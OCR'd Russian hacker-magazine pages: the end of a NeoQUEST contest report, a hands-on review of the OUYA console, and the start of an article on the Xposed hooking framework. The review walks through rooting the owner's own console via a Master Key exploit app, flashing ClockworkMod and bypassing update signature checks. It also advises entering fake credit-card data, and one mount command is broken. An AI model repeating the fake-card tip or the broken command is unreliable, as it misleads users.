В четвертом задании требовалось обойти аутентификацию с USB-ключом, запрограммировав на контроллере Arduino сверхоптимизированный по памяти алгоритм умножения матриц.

В пятом задании участникам предстояло «угнать» ботнет: изначально каждому конкурсанту предоставлялся один бот, анализируя алгоритмы работы которого нужно было собрать ключи от всех остальных ботов сети.

### ТЕЛЕВИЗОР-ШПИОН, ИЛИ ОПАСНОСТИ ИСПОЛЬЗОВАНИЯ РИСОВАРОК

Пока хакеры пытались сбежать из тюрьмы, зрители не только наблюдали за ними, но и слушали интересные доклады, подготовленные экспертами по кибербезопасности компании НеоБИТ. Кроме того, специально для NeoQUEST выступления подготовили студенты отделения кибербезопасности Санкт-петербургского политеха, в очередной раз продемонстрировав традиционно высокий уровень подготовки студентов и выпускников кафедры ИБКС, чьи статьи, кстати, можно встретить практически в каждом номере «Хакера».

Доклад с таинственным названием «Кротовые норы в компьютерных джунглях: пентест масштабных информационных систем» раскрыл специфику проведения пентестов информационных систем национального масштаба.

Киберугрозу с неожиданной стороны показал увлекательный доклад «Атаки на современную бытовую технику: телевизор-шпион и опасности использования рисоварок». При этом проводилась живая демонстрация удаленного перехвата управления телевизором, в которой мог участвовать любой желающий.

Доклад «Выявление скрытых гипервизоров с помощью анализа влияния аппаратной виртуализации на работу кеша процессора» познакомил слушателей с оригинальным методом выявления гипервизора.

Доклад «Использование аппаратной виртуализации для мониторинга работы системы с внешними устройствами» стал «изюминкой» для любителей низкоуровневого программирования, благодаря возможности изучить опыт создания гипервизора, контролирующего работу клавиатуры, мыши, оперативной памяти.

Гости, жаждущие не только зрелищ, но и хлеба, угощались апельсиновым соком с булочками, боролись за рисоварку, «взламывая» телевизор, а между делом угоняли друг у друга радиоуправляемый танк, пытаясь сфотографировать его камерой элегантные ножки ведущей в самом удачном ракурсе. В итоге танк достался самому умелому хакеру, сделавшему лучший снимок!

### TO BE CONTINUED...

Мы хотим сделать NeoQUEST-2014 еще интереснее и отразить стремительную динамику возникновения новых задач кибербезопасности не на словах, а продемонстрировав их в реале на специально развернутых стендах, чтобы зрители могли все пощупать собственными руками. Задания NeoQUEST-2014 затронут как фундаментальные, так и самые актуальные и нетривиальные проблемы кибербезопасности, а его участники продемонстрируют, что они запросто могут справиться с абсолютно любыми трудностями!

Организаторы ждут всех на NeoQUEST-2014! Следите за объявлениями на neoquest.ru.




**Влад Росков (второе место) и Виктор Алюшин (первое место)**




**Тот самый доклад об ужасах телевизоров и рисоварок**

# OUYA



# НОВАЯ ЛЕГЕНДА

## *Игровая консоль для настоящих гиков*

В прошлом году Джулия Урман запустила кампанию по сбору средств на разработку игровой консоли, основанной на чипе NVIDIA Tegra 3 и операционной системе Android. Нужная сумма в размере 950 тысяч долларов была получена всего за восемь часов, а за все время существования кампании разработчики собрали 8,5 миллиона долларов, став одними из самых успешных на Kickstarter. Несколько месяцев назад OUYA поступила в продажу, и теперь мы можем оценить, стоила ли овчинка выделки.



**Евгений Зобнин**
androidstreet.net

### ФЕНОМЕН OUYA

С самого момента своего появления на Kickstarter проект OUYA выглядел очень противоречиво. Игровая консоль, основанная на мобильном чипе с мобильной операционной системой на борту, хоть и должна была стоить всего 99 долларов, но выглядела странно на фоне своих больших собратьев в лице PS3 и Xbox 360. Маленькая коробочка, оснащенная 500-мегагерцовым видеочипом, просто не могла составить им конкуренцию, из-за чего смысл существования консоли казался вовсе не очевидным.

Суть и прелесть OUYA можно было оценить, лишь внимательно прочитав довольно длинное описание проекта. В нем, в частности, было много слов об открытости, свободной системе распространения игр, независимости от издателей и так далее. По сути, авторы проекта предлагали продукт, реально созданный для пользователей и разработчиков игр, а не очередную черную коробку, в которой ничего нельзя изменить.

В этом смысле OUYA была чем-то совершенно новым и свежим. Она была привлекательна для всех. Игроки получали доступ к онлайн-репозиторию игр, каждую из которых можно опробовать абсолютно бесплатно, а в случае чего скопировать уже имеющуюся на смартфоне игру в приставку. Независимые разработчики получали бесплатную площадку для распространения своих творений, пусть даже самых концептуальных и странных, а гики и все, кто любит поковыряться в железе, — открытую систему, причем настолько, что не просто можно заменить или модифицировать прошивку без потери гарантии, а приставку в буквальном смысле можно воссоздать, скачав из Сети схемы для 3D-принтера.

Все это сделало OUYA чрезвычайно популярным проектом, которому пророчили не просто большое будущее, но чуть ли не революцию в мире домашних мультимедиасистем. И вот 25 июня первая партия консоли поступила в продажу. Но действительно ли она так революционна и открыта? Попробуем разобраться.

### ПОКУПКА И ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

В обычном магазине купить OUYA нельзя. И дело тут вовсе не в России, а в самой модели распространения консоли, которая предполагает продажу только через сайт ouya.tv, Amazon и еще несколько порталов. Я сделал предзаказ OUYA еще в феврале на официальном сайте, заплатив за саму приставку 99 долларов плюс 20 за доставку, что, кстати, весьма экономно. За дополнительные 50 баксов можно было заказать также второй контроллер, но в нем просто не было необходимости.

В местное почтовое отделение консоль пришла только в начале августа («Почта России», как всегда, на высоте). Сама приставка была спрятана в небольшой черной картонной коробке, в которой также находилась большая пластиковая табличка с надписью белым по красному «Спасибо за то, что верили» (Thank you for believing), намекающая то ли на поддержку кампании на Kickstarter, то ли на предзаказ.

Кроме таблички, в коробке также находилась сама консоль размером с кубик Рубика, контроллер, HDMI-кабель, кабель питания, две батарейки Duracell для контроллера и простенькое руководство пользователя. Консоль оказалась просто серым кубом со скругленными снизу углами, кнопкой включения сверху, разными портами сбоку и отверстиями для вентиляции снизу (внутри кубика есть вентилятор, а сама она стоит на небольших ножках, так что воздух спокойно проходит в щель).

Сбоку располагаются порты для кабеля питания, HDMI, USB 2.0, microUSB и порт Ethernet для тех, у кого нет точки доступа Wi-Fi. Физически все эти порты размещены на одной плате с вентилятором, которую легко извлечь из куба, открутив четыре болта сверху, и поместить в любой другой корпус, как это делают некоторые энтузиасты. Таким же образом можно поменять вентилятор, если штатный выйдет из строя.

Контроллер на первый взгляд здесь вполне стандартный. Обычный «рогатый» джойстик с крестовиной, четырьмя кнопками, двумя аналоговыми стиками, четырьмя клавишами на верхнем торце и кнопкой включения посередине (которая одновременно служит и для перехода на главный экран, и для открытия меню в играх и приложениях). Батарейки находятся в «рогах», по одной на каждый, благодаря чему джойстик правильно уравновешен и очень удобно лежит в руках. Заглушки, которые открывают доступ к батарейкам, крепятся на магнитах, а не на пластиковых крючках, поэтому при замене можно не бояться что-нибудь сломать. В центральной черной части располагается небольшой тачпад, который тут явно сделан для совместимости с Android-приложениями; стандартный интерфейс и родные игры полностью управляются крестовиной и стиком.

Подключить консоль очень просто: кабель питания — в приставку, HDMI-кабель — в телевизор, далее кнопка включения сверху.

### ПЕРВОЕ ВКЛЮЧЕНИЕ И МЕСТНЫЙ ANDROID

Первое, что видишь после включения консоли, — это инструкция по подключению джойстика, которая состоит всего из двух пунктов: нажать кнопку включения и удерживать кнопку «u», пока не загорится левый светодиод. Так происходит Bluetooth-пайринг, длительность которого не дольше секунды. Затем OUYA предлагает подключиться к Wi-Fi-сети, для чего достаточно выбрать нужный SSID из списка и ввести пароль. Печатать его придется на местной клавиатуре, передвигая курсор с помощью стика или крестовины. Утомительно, но терпимо.

> *Уже сейчас видно, что OUYA — это действительно народная консоль, которая пользуется популярностью среди множества людей по всему миру*

## АППАРАТНАЯ НАЧИНКА

**SoC:** NVIDIA Tegra 3 T33-P-A3
**Процессор:** Quad-Core 1,7 ГГц Cortex A9 (ARMv7-A)
**Графика:** NVIDIA GeForce ULP 520 МГц
**Память:** 8 Гб
**ОЗУ:** 1 Гб
**Беспроводные технологии:** Bluetooth LE 4.0, 802.11b/g/n
**Порты:** microUSB, USB 2.0, HDMI 1.4 (720p/1080p), Ethernet 10/100



**INFO**

Официальные игры от Gameloft (Modern Combat 4, например) совместимы только с джойстиками MOGA. Но игру легко обмануть и заставить работать с контроллером OUYA, вставив в USB-порт консоли мышь или клавиатуру.



Невзрачная коробка OUYA



Спасибо за то, что верили


После открытия



Содержимое коробки



Четыре порта сбоку


Подключенная и работающая


Джойстик с четырьмя светодиодами и тачпадом



Батарейки в «рогах»



Стартовый экран

Далее OUYA проверит наличие обновлений и, если оно будет найдено, сразу начнет его скачивать. Обновления здесь распространяются в стандартных для Android zip-файлах, поэтому после завершения скачивания происходит перезагрузка в местный Recovery, который автоматически устанавливает прошивку. После следующей загрузки OUYA предложит зарегистрировать аккаунт и указать сведения о кредитной карте. Причем номер кредитки нужно вводить обязательно — очень странно, учитывая, что для OUYA полно бесплатных игр и приложений. С другой стороны, номер не проверяется, так что для начала можно ввести рандомные данные.

Это все. Теперь на экране должен появиться «рабочий стол» OUYA, который в последней доступной мне прошивке разделен на две части. Сверху располагаются последнее запущенное приложение и рекомендуемые игры, а в нижней — четыре пункта: Play, Discover, Make и Manage. Первый пункт открывает окно со списком установленных игр, второй служит для поиска игр и приложений, третий раздел предназначен для разработчиков.



**INFO**

Перед сдачей этой статьи тестовая сборка XBMC стала доступна в магазине OUYA. Таким образом, теперь игровую консоль можно легко превратить в мощный медиацентр.

*Для OUYA, помимо неиграбельного хлама, сделанного явно для экзамена по информатике, уже есть и общепризнанные хиты*

В нем размещаются автоматически загруженные с помощью SDK сборки игр, а также список вручную установленных приложений.

Последний пункт — это, по сути, меню настроек. Здесь можно изменить данные аккаунта, добавить или удалить кредитки, изменить язык (русского нет), проверить на обновления или открыть родное, но очень урезанное окно настроек Android. Оно пригодится, когда придется иметь дело со сторонними приложениями, которые почему-то нельзя удалить через родной интерфейс OUYA.

## ИГРЫ, ПРИЛОЖЕНИЯ И ПРОИЗВОДИТЕЛЬНОСТЬ


Сомневаюсь, что многие из читателей будут использовать приставку по прямому назначению, поэтому об играх скажу кратко. На момент написания этих строк для OUYA насчитывалось около 400 игр, среди которых удалось отыскать:

1. Общепризнанные хиты: Sonic 4 episode 2, Shadowgun, Final Fantasy 3, Canabalt, Ice Rage, Radiant, Evac, а также потрясающие Bard's Tale и Sine Mora.
2. 10–20 интересных инди-игр различных независимых разработчиков.
3. Огромное количество неиграбельного хлама, сделанного для экзамена по информатике.

Доступны также эмуляторы для всех известных приставок прошлого, включая Dendy, Super Nintendo, Sega Mega Drive,



Домашний экран



Местный маркет

PlayStation, Nintendo 64 и других, так что те, кто хочет предаться ностальгии, найдут здесь все необходимое. На приставку также можно залить любую Android-игру, скачав ее из интернета с помощью встроенного браузера, залив, используя USB-шнур, либо установив на приставку Google Play. Главное, чтобы игра поддерживала джойстик.

В местном маркете можно найти и несколько приложений, включая файловый менеджер FilePwn, медиаплеер VLC, плеер интернет-радио TuneIn Radio, чат Frenbee и даже караоке FourKaraoke. Другими словами, даже без лишних манипуляций OUYA практически из коробки неплохой медиаплеер с аппаратным декодером Full HD видео. Но ввиду ограниченного объема внутренней памяти придется обзавестись еще и емкой флешкой или внешним жестким диском (правда, отформатировать его нужно в FAT32 либо ext4, ну или получить root и установить NTFS-драйвер от Paragon).

## СТОРОННИЕ ПРИЛОЖЕНИЯ И GOOGLE PLAY

Одна из самых привлекательных черт OUYA — это возможность без всяких хаков и получения root запустить практически любое Android-приложение. Для этого достаточно скачать программу откуда угодно, закинуть с помощью USB-кабеля, а затем установить через файловый менеджер. Иконка приложения появится в меню Make.

Второй способ — это установить один из сторонних маркетов, например Amazon App Store или Yandex Store. Они оба совместимы с OUYA, однако большинству читателей, скорее всего, не подойдут из-за необходимости повторной оплаты приложения, которое уже было куплено в Google Play. А последний, как известно, должен быть установлен как системное приложение, для чего нужен root.


К счастью, получить root в OUYA и, как следствие, установить Google Play, очень просто. Даже самую последнюю прошивку можно легко поломать с помощью приложения Root My OUYA (goo.gl/P3LwOa), которое использует нашумевший эксплойт Master Key, позволяющий устанавливать хакнутые системные приложения. Все, что нужно сделать, — это открыть браузер OUYA (находится в меню Make), перейти на страницу приложения, скачать его и установить с помощью файлового менеджера. После запуска на экране появится кнопка Start Root.

Чтобы установить сам Google Play, придется немного повозиться. Дело в том, что он несовместим с OUYA, но может на ней работать благодаря специальному модулю (патчу), который можно активировать с помощью фреймворка Xposed. Этот патч включен в состав целой коллекции твиков под названием Mod Collection For OUYA, ее мы должны установить перед Google Play. В результате вся цепочка действий по активации Google Play в OUYA будет выглядеть так:

1. Получаем root.
2. Устанавливаем фреймворк Xposed отсюда: goo.gl/NNwZ9, запускаем, нажимаем кнопку Install/Update и перезагружаем приставку.
3. Устанавливаем Mod Collection отсюда: goo.gl/DFjtSb, запускаем, нажимаем On напротив Google Play Store Mod и нажимаем Install Play Store.
4. Запускаем Xposed и на вкладке Modules ставим галочку напротив Mod Collection For Ouya. Перезагружаем приставку.
5. Запускаем Google Play и вводим данные аккаунта.

Обрати внимание, что в коллекции модов есть еще четыре интересных пункта:

- SU & Mods Preserver. Очень полезный хак, который позволяет сохранить root и Google Play после автоматического обновления прошивки. Требует установки ClockworkMod с помощью соответствующей кнопки (перед этим следует установить BusyBox). Если кнопка не сработала, то ClockworkMod можно установить вручную, а после этого активировать данную опцию (как это сделать, рассказано во врезке «Устанавливаем ClockworkMod вручную»).
- Disable Auto Update. Не менее полезный хак, который отключает функцию автоматического обновления. Нужен потому, что обновление OUYA невозможно остановить; если приставка обнаружила новую прошивку, она будет пытаться скачать ее и установить до бесконечности, даже если это невозможно сделать по техническим причинам. После отключения обновление можно проверить вручную в меню: Manage → System → System Updates.



**WARNING**

При активации опции SU & Mods Preserver в Mod Collection и последующем обновлении нужно заранее подключить к OUYA клавиатуру, так как после перезагрузки ClockworkMod потребует подтвердить установку обновления с нарушенной цифровой подписью, а джойстик в это время работать не будет.



**INFO**

Для OUYA уже есть полностью работоспособный CyanogenMod, который поддерживает и джойстик. Скачать можно здесь: goo.gl/FOp3vU. Устанавливается с помощью перезагрузки в Recovery либо с помощью приложений ROM Manager или Auto Flasher.

## УСТАНАВЛИВАЕМ CLOCKWORKMOD ВРУЧНУЮ

Проще всего установить ClockworkMod, используя ADB. Если OUYA рутована и на нее уже установлен Google Play, то достаточно установить и запустить на приставке WiFi ADB, а затем подключиться к выведенному на экран адресу:


```
$ adb connect 192.168.0.104:5555
```

Далее берем с диска, прилагаемого к журналу, файлы OuyaCWMrecovery6.0.3.2.img и CWMFlashScript.sh, копируем их на приставку:

```
$ adb push OuyaCWMrecovery6.0.3.2.img ↵
  /sdcard/
$ adb push CWMFlashScript.sh /sdcard/
```

Прошиваем:

```
$ adb shell
$ su
$ cd /data/media
$ sh CWMFlashScript.sh
```




**Интернет-радио TuneIn**

**Google Play и сторонние приложения**



**INFO**

В местном маркете есть несколько бесплатных игр знаменитого инди-разработчика Терри Кавана (Terry Cavanagh), однако его хитовый Super Hexagon придется ставить из Play Store, благо игра поддерживает джойстик.

- Force HDMI Resolution. Хак, позволяющий выбрать разрешение: 720p или 1080p. Консоль всегда выбирает максимально возможное разрешение, но если ты хочешь получить выигрыш в производительности, то можешь принудительно его снизить. Результатом станет более плавная работа интерфейса и возросший FPS в играх, однако я бы не стал торопиться с изменением этой настройки, не потестив игры; в моем случае даже такие тяжеловесы, как Sine Mora, шли в Full HD без каких-либо провалов FPS.
- Fix Overscan. Фикс редкого бага с неправильным масштабированием изображения. Если картинка выходит за пределы экрана телевизора, то стоит поиграться со значениями в окне ввода справа (от 0.00 до 0.20).

### УДАЛЕННОЕ УПРАВЛЕНИЕ

OUYA поддерживает одновременную работу с четырьмя джойстиками, однако в комплекте с ней идет только один. Кроме игр, его можно использовать также для навигации по системе меню, набора текста и любых других задач, включая управление курсором с помощью тачпада. Он действительно удобен, но это далеко не единственный способ управления приставкой, а если речь идет о превращении OUYA в мультимедиацентр, то и не лучший.

Одним из вариантов удаленного управления могут быть клавиатура и мышь. В приставке имеется два USB-порта, один из которых micro, и поддержка USB-хабов, так что OUYA можно легко превратить в этакий мини-комп, особенно если дополнительно установить из маркета более привычный домашний экран, вроде Apex Launcher или Nova Launcher, и нормальный браузер.

Еще один вариант — это всевозможные портативные Bluetooth-клавиатуры, которые за копейки продаются в Китае и предназначены для использования в кооперации с так называемыми мини-ПК на базе того же Android. С OUYA они работают не хуже, чем с любым другим Android-девайсом. Одна проблема — английская раскладка.

Также можно использовать удаленные пульты для смартфонов, такие как BTControl или DroidMoto. Первый работает по Bluetooth и включает в себя несколько разных наборов джойстиков и пультов. Сильная черта приложения — возможность создавать свои собственные джойстики с произвольным набором кнопок, вплоть до полноценной QWERTY-клавиатуры. Слабая — идиотская система пайринга, которая срабатывает через раз и перехватывает контроль над клавиатурой.

DroidMote, напротив, работает по Wi-Fi, что плохо — могут появляться задержки и лаги (при просмотре Full HD видео по сети, например). Зато в составе этого приложения есть все необходимые инструменты управления, начиная от тачпада и клавиатуры и заканчивая джойстиком. Два очевидных минуса: платный сервер (1 доллар) и необходимость получения root. Огромный плюс: возможность использовать джойстик для абсолютно любых игр, даже тех, которые поддерживают только сенсорное управление (для этого придется скачать или создать мэппинг кнопок к точкам на экране).

На OUYA без проблем работает CheapCast — приложение, которое позволяет превратить любое Android-устройство в Chromecast-совместимый девайс. Работает это так: устанавливаешь CheapCast на OUYA, запускаешь, нажимаешь Start Service, далее берешь в руки смартфон, выбираешь в ютубе ролик и нажимаешь кнопку в форме прямоугольника вверху, далее выбираешь в списке Ouya Console, и ролик начинает проигрываться на экране телевизора, а проматывать его и ставить на паузу можно с помощью смартфона. Это очень удобно, однако поддерживаются пока только YouTube и стандартный видеоплеер.

С большого компа рулить девайсом можно с помощью ADB, протокола для отладки Android. Для этого достаточно установить из маркета приложение WiFi ADB, запустить его, а на машину скачать ADB-клиент. Клиент консольный, поэтому его очень удобно использовать в разных скриптах или bat-файлах, если речь идет о Windows.

### МАСТЕР-КЛАСС ADB

На моей домашней машине стоит Linux, поэтому я написал несколько скриптов для управления OUYA с помощью ADB. Первый просто перебирает пять-шесть адресов в локальной сети, пытаясь найти Android-устройство и подключиться к нему:

```
$ vi ~/bin/aconnect.sh
#!/bin/sh
NET=192.168.0
killall adb
for i in 100 101 102 103 104 105; do
    adb connect ${NET}.$i
done
```

Может быть, проще было бы настроить привязку IP-адреса к MAC'у OUYA и не париться с перебором, но мой вариант хо-

## РАСШИРЯЕМ ОБЪЕМ ВНУТРЕННЕЙ ПАМЯТИ

Объем внутренней памяти OUYA составляет всего 8 Гб, так что после установки нескольких тяжеловесных приложений память может просто закончиться. Решить эту проблему можно с помощью создания флешки с двумя разделами, второй раздел отформатировать в файловую систему ext4. После подключения такой флешки в приставку следует ее смонтировать, набрав в консоли или ADB такие команды:

```
$ su
# mkdir /data/sdext2
# mount -t ext4 /dev/block/vold/8\:2 /data/sdext2
```

Далее достаточно установить и запустить приложение Link2SD из Google Play, и ты получишь возможность переместить любое приложение на флешку (следует использовать кнопку Link to SD, а не Move to SD). Монтировать раздел придется вручную после каждой перезагрузки.

рош тем, что позволяет подключиться к любому устройству, а не только к OUYA.

Второй скрипт нужен для удаленного ввода текста:

```
$ vi ~/bin/ainput.sh
#!/bin/sh
adb shell input text $1
adb shell input keyevent 66
```

Достаточно выбрать поле ввода с помощью джойстика, а затем набрать

```
$ ainput.sh "Я ввел этот текст"
```

Этот скрипт очень удобно использовать для ввода разного рода логинов, паролей и адресов сайтов. Однако последние намного удобнее вводить с помощью такого скрипта:

```
$ vi ~/bin/aopen.sh
#!/bin/sh
adb shell am start -a ↵
android.intent.action.VIEW -d $1
```

Он открывает указанный адрес прямо в браузере, что особенно полезно, когда надо выкачать какой-то файл из интернета прямо в консоль.

Ну и последний скрипт я использую для снятия скриншотов (в том числе для этой статьи):

```
$ vi ~/bin/ascreen.sh
#!/bin/sh
adb shell screencap /sdcard/$1
adb pull /sdcard/$1
adb shell rm /sdcard/$1
```

Использовать так:

```
$ ascreen.sh скриншот.png
```


Есть и несколько других полезных команд. Например:

```
// Перезагрузка в Recovery
$ adb reboot recovery
// Нажатие кнопки Power (выключение/включение)
$ adb shell input keyevent 26
// Установка пакета
$ adb install пакет.apk
// Получение файлов с устройства
$ adb pull /sdcard/файл
```



**INFO**

У OUYA разблокированный загрузчик, поэтому она полностью открыта для перепрошивки и разных хаков. Например, подключив OUYA кабелем к ПК, ее можно заставить загрузить ClockworkMod, даже не устанавливая его: `adb reboot bootloader`, `fastboot boot OuyaCWMrecovery6.0.3.2.img`.




**Mod Collection For Ouya: набор из пяти мастхэв-твиков**

## ВЫВОДЫ

До OUYA я использовал в качестве медиаплеера китайский HDMI-стик на Android 4.1, о котором написал целую статью для одного из предыдущих выпусков журнала. Не скажу, что OUYA уделывает китайского конкурента по всем фронтам, но она определенно больше подходит для любителей поковыряться в прошивке и железе. С момента выпуска приставки прошло всего несколько месяцев, а ее уже успели кастомизировать, портировать полноценный CyanogenMod, придумали множество хаков и интернет-сайтов, посвященных исключительно OUYA.

Уже сейчас видно, что это действительно народная консоль, которая пользуется популярностью среди множества людей. Да, это не конкурент PlayStation и Xbox, но это приставка, сделанная людьми и для людей, которой действительно приятно пользоваться и создатели которой всегда прислушиваются к юзерам. Разработчики уже объявили, что будут выпускать новую OUYA каждый год с появлением обновленных чипов NVIDIA Tegra, и могу сказать наперед, что, если цена приставки не изменится, я с удовольствием приобрету себе обновленную версию. ]**[**



**INFO**

Варианты замены рабочего стола: Smart Launcher, TVLauncher, TV Box Launcher.

## МЕДИАЦЕНТР

Одно из очевидных применений OUYA — это создание домашнего медиацентра. Для этого у консоли есть все необходимое, за исключением емкого хранилища видео- и аудиофайлов. Одним из вариантов решения этой проблемы станет покупка NAS или самостоятельная сборка файлового хранилища с сервером uPnP/DLNA, который позволит автоматически подключаться к хранилищу и играть с него файлы. Поддержка DLNA есть в VLC и XBMC, которые доступны в маркете OUYA.

Второй вариант — это подключение хранилища к самой приставке с помощью USB-порта. Можно использовать как емкую флешку, так и внешние жесткие диски, включая 3,5-дюймовые кейсы с переходниками SATA — USB. Даже дешевый кейс для жесткого диска китайского производства способен обеспечить скорость чтения-записи в 20 Мб/с, чего с лихвой хватит для скачивания файлов с помощью торрент-клиента и проигрывания Full HD видео.

В качестве файловой системы рекомендую использовать FAT, однако если такой возможности нет, то NTFS или ext4. Диск, отформатированный в NTFS, будет автоматически смонтирован при подключении к каталогу /mnt/usbdrive, но только в режиме для чтения. Чтобы получить возможность записи, придется использовать внешний NTFS-драйвер, например Paragon NTFS & HFS+. Ext4-разделы придется монтировать самостоятельно с помощью следующей команды:

```
$ su
# mount -t /dev/block/sdaX /mnt/usbdrive
```

Чтобы не вводить команду после каждого включения консоли, можно установить из маркета и активировать приложение Universal init.d, а затем поместить указанную команду в файл /system/etc/init.d/ext4mount.

В качестве торрент-клиента лучше всего использовать tTorrent. Это единственный полноценный клиент для Android, сопоставимый по функциональности с десктопными аналогами. Его бесплатная версия имеет ограничение в 250 Кб/с, для снятия которого придется заплатить 131 рубль. Это совсем недорого для приложения такого класса. Смотреть видео и слушать музыку удобнее всего в плеерах VLC и VPlayer. И тот и другой поддерживают практически все существующие форматы и задействуют аппаратный декодер видео.




Евгений Зобнин
androidstreet.net

# НА ПЕРЕХВАТ!

## Как кастомизировать Android, не устанавливая патчи

Базирующийся на ядре Linux и открытый Android как будто создан для разных хаков и модификаций. За все время существования мобильной ОС на ее основе были созданы сотни кастомных прошивок, найдены десятки способов изменения ее внешнего вида и поведения, появилась функциональность, не предусмотренная Google. Однако получить нужные функции до недавнего времени можно было, лишь перепрошив устройство, что неудобно и в ряде случаев опасно.

### ВВЕДЕНИЕ, ИЛИ КАК ОНИ ЭТО ДЕЛАЮТ

Хакерам, модерам и прочим энтузиастам известно несколько способов изменения внешнего вида, поведения и других параметров Android. Три наиболее популярных:

1. Правка файлов /system/framework/framework.jar, /system/framework/framework-res.jar и /system/app/SystemUI.apk, которые содержат описание интерфейса и ресурсы, нужные для его отображения. Редактируя эти файлы, можно изменить внешний вид практически любого компонента интерфейса, начиная от размера кнопок и заканчивая цветом надписей.
2. Правка исходных текстов компонентов системы. С помощью этого способа можно изменить что угодно — от реакции на нажатие кнопок громкости до полного изменения поведения системы. Другими словами, можно переделать ОС под себя.
3. Декомпиляция и правка системных приложений, не имеющих исходных текстов. Таким образом можно изменить фирменные приложения Google, такие как Google Play и Gmail, исходники которых поисковый гигант не выкладывает.

Проблема всех этих способов в том, что они не позволяют менять Android «на живую». Нельзя взять со смартфона файл /system/framework/framework-res.jar, исправить его и скопировать обратно в систему. Технически в этом нет ничего сложного, достаточно получить root, перемонтировать /system в режиме чтения-записи и выполнить необходимые действия, однако изменения не вступят в силу до перезагрузки, да и загрузится ли система с новым файлом — большой вопрос.

Кроме того, изменив системный компонент, нельзя быть уверенным, что модификация заработает на другом смартфоне, даже если на нем установлена та же версия системы. А если версии различаются, то надежды нет совсем. В некоторых случаях модификацию вообще не удастся установить, так как загрузчик может быть залочен, а системный раздел защищен от записи (привет Motorola).

Из-за этих ограничений разработчики выпускают модификации либо в составе готовых прошивок, либо в виде обновлений, предназначенных для определенных версий ОС и моделей смартфонов. И те и другие следует устанавливать через консоль восстановления, перед этим сделав бэкап предыдущей прошивки и соблюдая последовательность, так как, установив одну модификацию поверх другой, затрагивающей тот же файл, мы потеряем функциональность первой.

В общем, слишком много хлопот для разработчиков и слишком много проблем для пользователей. К счастью, существует гораздо более дружелюбный способ установки модификаций и расширений.

### ПЕРЕХВАТ УПРАВЛЕНИЯ

Суть способа в следующем. Практически любая современная операционная система состоит из ядра и большого количества взаимосвязанных компонентов. В Linux это /boot/vmlinuz и библиотеки из каталогов /lib и /usr/lib; в Windows это ядро kernel32.dll и большое количество DLL-библиотек из системного каталога; в Android это опять же ядро Linux в выделенном разделе и большое количество Java-классов, упакованных в тот самый файл /system/framework/framework.jar.

Практически все компоненты, за исключением ядра, могут быть загружены либо во время инициализации ОС, либо по мере необходимости. Это значит, что компонент можно подменить на модифицированный, что, по сути, и происходит, когда мы устанавливаем одну из модификаций Android классическим способом: один или несколько файлов заменяются и загружаются системой при следующем включении.

Однако, как мы уже выяснили, у такого способа куча проблем, и поэтому лучше использовать другой путь, а именно: вклиниться в процесс загрузки файла (а в случае Android это Java-класс), затем перехватить вызовы его методов и направить по другому адресу. Так мы убьем сразу двух зайцев: не сломаем систему, поскольку не будем изменять системные компоненты вообще, и решим проблему с неудобством установки модификаций, так как сможем направить перехваченные вызовы (методы) Java-класса кому угодно, например обычному непривилегированному приложению. Именно так работает Xposed.

### XPOSED FRAMEWORK

